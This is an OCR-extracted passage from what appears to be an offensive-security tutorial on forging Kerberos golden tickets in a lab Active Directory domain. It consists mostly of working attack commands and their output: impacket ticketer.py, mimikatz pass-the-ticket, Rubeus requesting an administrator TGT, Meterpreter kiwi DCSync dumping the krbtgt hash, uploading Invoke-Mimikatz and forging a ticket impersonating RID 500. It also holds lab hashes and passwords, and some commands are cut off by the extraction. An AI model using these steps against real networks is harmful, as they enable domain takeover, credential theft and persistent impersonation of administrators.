
Use **ticketer.py** script that will create TGT/TGS tickets from scratch or based on a template (legally requested from the KDC) allowing you to customize some of the

parameters set inside the PAC_LOGON_INFO structure, in particular the groups, extrasids, etc. Tickets duration is fixed to 10 years from now.

```
python ticketer.py -nthash f3bc61e97fb14d18c42bcbf6c3a9055f -domain-sic
export KRB5CCNAME=/root/Tools/impacket/examples/raj.ccache
```

Use **ticket_converter.py** script which will convert kirbi files into ccache file used by impacket.

```
python ticket_converter.py /root/impacket/examples/raj.ccache ticket.ki
```




Again, whenever you want to access the Domain server service you can use the **ticket.kirbi** file. And this can be done by executing the following commands as done in the above sections:

```
kerberos::ptt ticket.kirbi
misc::cmd
```

And then repeat the above step to access the service.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```




Rubeus.exe

Similarly, you can use Rubeus.exe which is an alternative option of mimikatz, Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization.

You can download it from here: **https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe**

Here you need to provide application server credential and domain name in the following command to ptt (Pass the ticket).


```
Rubeus.exe asktgt /domain:ignite.local /user:administrator /password:Ig
```



```
C:\Users\yashika\Desktop>Rubeus.exe asktgt /domain:ignite.local /user:administrator /password:Ignite@987 /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32196B56FFE6F45E294117B91A83BF38
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFTDCCBUigAwIBBaEDAgEWooIEXDCCBFhhggRUMIIEUKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4IEFDCCBBCgAwIBEqEDAgECooIEAgSCA/7rbYAG
      rt77kH9r7HQu0cw7kiues6LpKQ49dsm5VQxjv90JWtKuAuHG+H8n+HWkaV5qa04pTr1r+8F+c0+qberZ
      QJmWesZYIc+UbDXHgVMB0c+sFCv02vhKq35VTy3M/HAZarqxfPvoBmmbrGf6xzR9Hm0McI+C7mzJk4/g
      Gz7FZY7FGAsUY/1EbC6SJf5CYIgmxF18HG+NjnlskZwvmdN3VBCQbBAXydvSmXheUDCyo6Rezbdf7n/8
      7NIS5UFz7pNW+27ta/rSTVAxPE22VNyDhVVKy8XFYVA9WzNlE0W9ylSGKPd+xWZSpcIOMi1BrIAPRsVY
      TQrIIz3XhjCAhHHci2nhaEzqs38GaKZXLP7dYWEPz5ShQEim5783AX8mawIT44Q7jSK+8BcqwvjR/JoJ
      nbHMElRN4OOrraDfrXSNLfkCaxXtCODInOJdCwZ0SlKUWsn+viwJZraRYditdzrTQSaAZdWq70KcaFe4
      pOkYkZyiFNqawEXe3R61mKXFC8mBlXU9a6G1yvGeXMcS/PHkIkS4H8gTmNLwgeqC+VNKdNJb06UlVyXD
      +1ZNIjjjNaNDQJJ11JSlTxsQD+TsqQ5X1PDtCwqzpH9xYWF29aaImWgyA8r1p7rYN/MwLKORvhh1qEpQ
      lDahAGRvfKO2iGPvHa9EbuuCU2movy3pYiHlNU0vXk6buh8wAOq43MCWamkD0ZMrVCokijM1hj/0xAMM
      gpeGmYObutktXpVgX5wiRjpy4Lmco60ir5yS03MO4N/PrJFD+0zJupsSi6UOc/CHymFEjEVJ4n3CogC3
      y261tUnF32+RA/80ia0Mpy6XxsPvz+AULbHy2lOJfHwW5lSNtpSlCc7Py5fwGNUPO2wFNnERdF1gjp8K
      DJDWGSjR759cgu9uI/FfdzbjrGLJgvT9pBrpKG9DPHX2+I4vVH9C1xTSHlEsfRzYPgAJzJduBPDz+st2
      foXbxjoLMQmqoz0AFElm9/zTkzLJpBE1KJOV2Erc6kpxAo+C11DzRKLM7h7eahzC0+9EQ3+rYyMW6Yv4
      p1JZtbHwRaotfBj94o+Xu3lpt75K/OEHyFttY2TN8fTp/+SQChVijLVxYkwXrM7JFgQqyy1JBFrW0DkG
      F1d4B+7usDTQzaQNp8AEUOCgu3Hf5qvehLWYA8/hJmHIBA6IirXf0dlvzl34Fdx2svRZ+a9t3xdvtbJ7
      Tsc3VhGLa43uyK/Q6BKRN9aje9DakrqQNj9gQxF2unCvvhQQJNsSAtdkjZYM7lq11WekmBkSWWOoBS/Z
      jyxT/FWOcQNvYE96Pi8EZTc67Wk8MLOmwZD4QLvD8CAtcZ3eyKDXNI1eP8wDwOwrnaS8Oh1i1E89HqOB
      2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEEAhnGNd1Nb7epUnplZklCwuh
      DhsMSUdOSVRFLkxPQ0FMohowGKADAgEBoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAQOEAAKURGA8yMDIw
      MDQxNzE3MjIwOVqmERgPMjAyMDA0MTgwMzIyMDlapxEYDzIwMjAwNDI0MTcyMjA5WqgOGwxJR05JVEUu
      TE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDGlnbml0ZS5sb2NhbA==
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/ignite.local
  ServiceRealm          :  IGNITE.LOCAL
  UserName              :  administrator
  UserRealm             :  IGNITE.LOCAL
  StartTime             :  4/17/2020 10:22:09 AM
  EndTime               :  4/17/2020 8:22:09 PM
  RenewTill             :  4/24/2020 10:22:09 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  CGcY13U1vt6lSemVmSULCw==
```

Now run the use psexec64.exe on the same terminal to connect with the application server.

```
PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig
```



Metasploit: Kiwi

The TGT/TGS can be generated remotely using Metasploit, for you need to compromise victim's machine who is a member of AD and then follow the below steps. Use kiwi to enumerate krbtgt hash & SID of the domain controller.


```
load kiwi
dcsync_ntlm krbtgt
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > dcsync_ntlm krbtgt
[+] Account  : krbtgt
[+] NTLM Hash : f3bc61e97fb14d18c42bcbf6c3a9055f
[+] LM Hash  : 439bd1133f2966dcdf57d6604539dc54
[+] SID      : S-1-5-21-3523557010-2506964455-2614950430-502
[+] RID      : 502
```

Collect the domain name and other required details of the network using the following command:


```
shell
ipconfig /all
```

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-RGP2O9L
   Primary Dns Suffix  . . . . . . . : ignite.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
```



Now, use above enumerated information to generate Ticket use module:golden_ticket_create, it will store the ticket.kirbi on the desktop of my local machine.

```
golden_ticket_create -d ignite.local -u pavan -s S-1-5-21-3523557010-25
```



Metasploit: Mimikatz Powershell Script

Similarly, you can use Powershell Script of Mimikatz to generate Ticket remotely for injecting in an application server or to store in form of kirbi format for future use. Now upload mimikatz powershell script to generate TGT and for this run given commands.

```
upload /root/powershell/Invoke-Mimikatz.ps1 .
shell
cd C:\Users\yashika\Desktop\
powershell
Set-ExecutionPolicy Unrestricted
Import-Module .\Invoke-Mimikatz.ps1
```

```
meterpreter > upload /root/powershell/Invoke-Mimikatz.ps1 .
[*] uploading  : /root/powershell/Invoke-Mimikatz.ps1 → .
[*] uploaded   : /root/powershell/Invoke-Mimikatz.ps1 → .\Invoke-Mimikatz.ps1
meterpreter > shell
Process 2548 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\yashika\Desktop\
cd C:\Users\yashika\Desktop\

C:\Users\yashika\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\yashika\Desktop> Set-ExecutionPolicy Unrestricted
Set-ExecutionPolicy Unrestricted
PS C:\Users\yashika\Desktop> Import-Module .\Invoke-Mimikatz.ps1
Import-Module .\Invoke-Mimikatz.ps1
```

When you have all required information then generate forge Ticket with the help of the following command.

```
1 | Invoke-Mimikatz -Command '"kerberos::golden /user:pavan /domain:ignite.
```


Above command will generate the Token for impersonating user with RID 500.

```
PS C:\Users\yashika\Desktop> Invoke-Mimikatz -Command '"kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500 "'
